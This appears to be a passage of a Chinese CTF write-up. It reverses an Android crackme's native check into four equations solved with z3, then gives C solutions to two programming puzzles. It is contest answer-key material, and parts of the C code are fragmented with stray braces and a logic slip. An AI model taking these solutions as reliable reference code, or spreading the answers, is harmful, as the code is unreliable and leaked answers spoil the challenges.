input = ((*env)->GetStringUTFChars)(env, jstring_input, 0);
main_class = ((*env_1)->FindClass)(env_1, "geek/littlecase/MainActivity");
BigInteger_class = ((*env_1)->FindClass)(env_1, "java/math/BigInteger");
add = ((*env_1)->GetMethodID)(
    env_1,
    main_class,
    "func1",
    "(Ljava/math/BigInteger;Ljava/math/BigInteger;)Ljava/math/BigInteger;");
mul = ((*env_1)->GetMethodID)(
    env_1,
    main_class,
    "func8",
    "(Ljava/math/BigInteger;Ljava/math/BigInteger;)Ljava/math/BigInteger;");
BigInteger_init = ((*env_1)->GetMethodID)(env_1, BigInteger_class, "<init>", "(Ljava/lang/String;I)V");
BigInteger_value = ((*env_1)->GetMethodID)(env_1, BigInteger_class, "longValue", "()J");
strncpy(a, input, 4u); // 将输入的字符4个一组分为4组，以16进制转换为BigInteger对象
strncpy(b, input + 4, 4u);
strncpy(c, input + 8, 4u);
strncpy(d, input + 12, 4u);
jstring_x = ((*env_1)->NewStringUTF)(env_1, a);
x = _JNIEnv::NewObject(env_1, BigInteger_class, BigInteger_init, jstring_x, 16);
jstring_y = ((*env_1)->NewStringUTF)(env_1, b);
y = _JNIEnv::NewObject(env_1, BigInteger_class, BigInteger_init, jstring_y, 16);
jstring_z = ((*env_1)->NewStringUTF)(env_1, c);
z = _JNIEnv::NewObject(env_1, BigInteger_class, BigInteger_init, jstring_z, 16);
jstring_m = ((*env_1)->NewStringUTF)(env_1, d);
m = _JNIEnv::NewObject(env_1, BigInteger_class, BigInteger_init, jstring_m, 16);
```

首先是将输入的内容转为BigInteger对象

然后就是4个方程

```
jstring_i2 = ((*env_1)->NewStringUTF)(env_1, "2");// 构建一个值为2的BigInteger
BigInteger_class_1 = BigInteger_class;
BigInteger_init_1 = BigInteger_init;
BigInteger_i2 = _JNIEnv::NewObject(env_1, BigInteger_class, BigInteger_init, jstring_i2, 16);
v15 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, y, z);
v16 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, BigInteger_i2, v15);
v17 = _JNIEnv::CallObjectMethod(env_1, thiz_1, add, x, v16);
v19 = sub(env_1, v18, v17, m);
DWORD(v20) = _JNIEnv::CallLongMethod(env_1, v19, BigInteger_value);
if ( v20 == 4199699981LL ) // (x + 2*y*z - m)==4199699981
{
    v21 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, x, z);
    v22 = ((*env_1)->NewStringUTF)(env_1, a453);
    v23 = _JNIEnv::NewObject(env_1, BigInteger_class_1, BigInteger_init_1, v22, 16);
    v24 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, v23, y);
    v25 = _JNIEnv::CallObjectMethod(env_1, thiz_1, add, v21, v24);
    v26 = ((*env_1)->NewStringUTF)(env_1, &a453[1]);
    v27 = _JNIEnv::NewObject(env_1, BigInteger_class_1, BigInteger_init_1, v26, 16);
    v28 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, v27, m);
    v30 = sub(env_1, v29, v25, v28);
    DWORD(v31) = _JNIEnv::CallLongMethod(env_1, v30, BigInteger_value);
    if ( v31 != 323756725 // (x*z+4*y-5*m)==323756725
        || (v32 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, x, y),
            v33 = ((*env_1)->NewStringUTF)(env_1, a453),
            v34 = _JNIEnv::NewObject(env_1, BigInteger_class_1, BigInteger_init_1, v33, 16),
            v35 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, v34, m),
            v36 = _JNIEnv::CallObjectMethod(env_1, thiz_1, add, v32, v35),
            v38 = sub(env_1, v37, v36, z),
            DWORD(v39) = _JNIEnv::CallLongMethod(env_1, v38, BigInteger_value),
            v39 != 292644065) ) // (x*y +4*m-z)==292644065
    {
        v51 = 0;
    }
    else
    {
        v40 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, m, z);
        v41 = ((*env_1)->NewStringUTF)(env_1, &a453[2]);
        v42 = _JNIEnv::NewObject(env_1, BigInteger_class_1, BigInteger_init_1, v41, 16);
        v43 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, v42, x);
        v44 = ((*env_1)->NewStringUTF)(env_1, "2");
        v45 = _JNIEnv::NewObject(env_1, BigInteger_class_1, BigInteger_init_1, v44, 16);
        v46 = _JNIEnv::CallObjectMethod(env_1, thiz_1, mul, v45, y);
        v48 = sub(env_1, v47, v43, v46);
        v49 = _JNIEnv::CallObjectMethod(env_1, thiz_1, add, v40, v48);
        DWORD(v50) = _JNIEnv::CallLongMethod(env_1, v49, BigInteger_value);
        v51 = v50 == 917324833; // (m*z + 3*x-2*y)==917324833
    }
}
```

直接用python的z3库去解方程

```
from z3 import *

x = Int('x')
y = Int('y')
z = Int('z')
m = Int('m')

s = Solver()
s.add((x + 2*y*z - m)==4199699981)
s.add((x*z+4*y-5*m)==323756725)
s.add((x*y +4*m-z)==292644065)
s.add((m*z + 3*x-2*y)==917324833)

print (s.check())
```

```
m = s.model()
print ("traversing model...")
for d in m.decls():
    print ("%s = %s" % (d.name(), m[d]))
```

## Coding

### Dragon Quest

题目需输入一个3\*3的数组，每行选择一个数字，最终选择的3个数字和是所有组合中大于等于60的最大值。

```
#include<stdio.h>
#include<stdlib.h>
#define MAX 3
int Map[MAX][MAX] = {0};
int main(){
    int hp = 0;
    int level = 0;
    int flag = 0;
    int i, j, k;
    int y1, y2, y3;
    for(i = 0; i < 3; i++){
        for(j = 0; j < 3; j++){
            scanf("%d", &Map[i][j]);
            if(Map[i][j]<=0){
                flag = 1;
            }
        }
    }
    if(flag){
        printf("The monster is too weak...");
        exit(0);
    }
    flag = 0;
    y1=0, y2=0, y3=0;
    for(i = 0; i<3; i++){
        for(j = 0; j<3; j++){
            for(k = 0; k<3; k++){
                if(hp < (100 - Map[0][i] - Map[1][j] - Map[2][k]) && (Map[0]
[i] + Map[1][j] + Map[2][k]) >= 60){
                    flag = 1;
                    level = Map[0][y1] + Map[1][y2] + Map[2][y3];
                    hp = 100 - level;
                    y1 = i;
                    y2 = j;
                    y3 = k;
                }
            }
        }
    }
}
```

```

        }
    }

level = Map[0][y1] + Map[1][y2] + Map[2][y3];
hp = 100 - level;
if(hp <= 0){
    printf("The brave died on the way to leveling...");  

    exit(0);
}else if(!flag){
    printf("why don't give the brave a chance to level up...");  

    exit(0);
}else{
    printf("The brave still has %dHP left to face the BOSS",hp);
    exit(0);
}
return 0;
}

```

## 挡路羊驼

如果不考虑羊驼的因素，那么小明线路中所经过的一个点，可以来自于两个点，即此点正上方的点和左方的点，那么通过此点的路径数量即为：正上方的点的路径数量 + 左方的点的路径数量（公式： $f[n,m] = f[n, m - 1] + f[n - 1, m]$ ）

```

#include<stdio.h>

int main()
{
    int map[21][21];      //map[i][j]表示地图上(i,j)这个点是否是马的控制点，1是非控制点，0是控制点

    long long step[21][21]={0}; //step[i][j]表示地图上(0,0)到(i,j)这个点的方法数

    int a[9]={0,1,1,2,2,-1,-1,-2,-2}; //a数组表示马控制点的横坐标

    int b[9]={0,2,-2,1,-1,2,-2,1,-1}; //b数组表示马控制点的纵坐标

    int n,m,x,y,i,j;

    scanf("%d%d%d%d",&n,&m,&x,&y);

    /*地图开始时都不是马的控制点*/
    for(i=0;i<=20;i++)

```

```

for(j=0;j<=20;j++)

    map[i][j] = 1;

/*开始标记马的控制点*/

for(i=0;i<9;i++)

    if(x+a[i]>=0&&x+a[i]<=20&&y+b[i]>=0&&y+b[i]<=20)//确保所有的点在地图内

        map[x+a[i]][y+b[i]] = 0;//羊驼的控制点

/*标记第0行的方法数*/

for(i=0;i<=20;i++)

    if(map[0][i]) //该点不是羊驼的控制点

        step[0][i] = 1;

    else           //一旦发现该点是羊驼的控制点，停止遍历

        break;

/*标记第0列的方法数*/

for(i=0;i<=20;i++)

    if(map[i][0]) //该点不是羊驼的控制点

        step[i][0] = 1;

    else           //一旦发现该点是羊驼的控制点，停止遍历

        break;

/*从(1,1)开始统计方法数*/

for(i=1;i<=n;i++)

    for(j=1;j<=m;j++)

        if(map[i][j])

            step[i][j] = step[i-1][j]*map[i-1][j]+step[i][j-1]*map[i][j-1];

/*输出*/

```

```
    printf("%d", step[n][m]);
    return 0;
}
```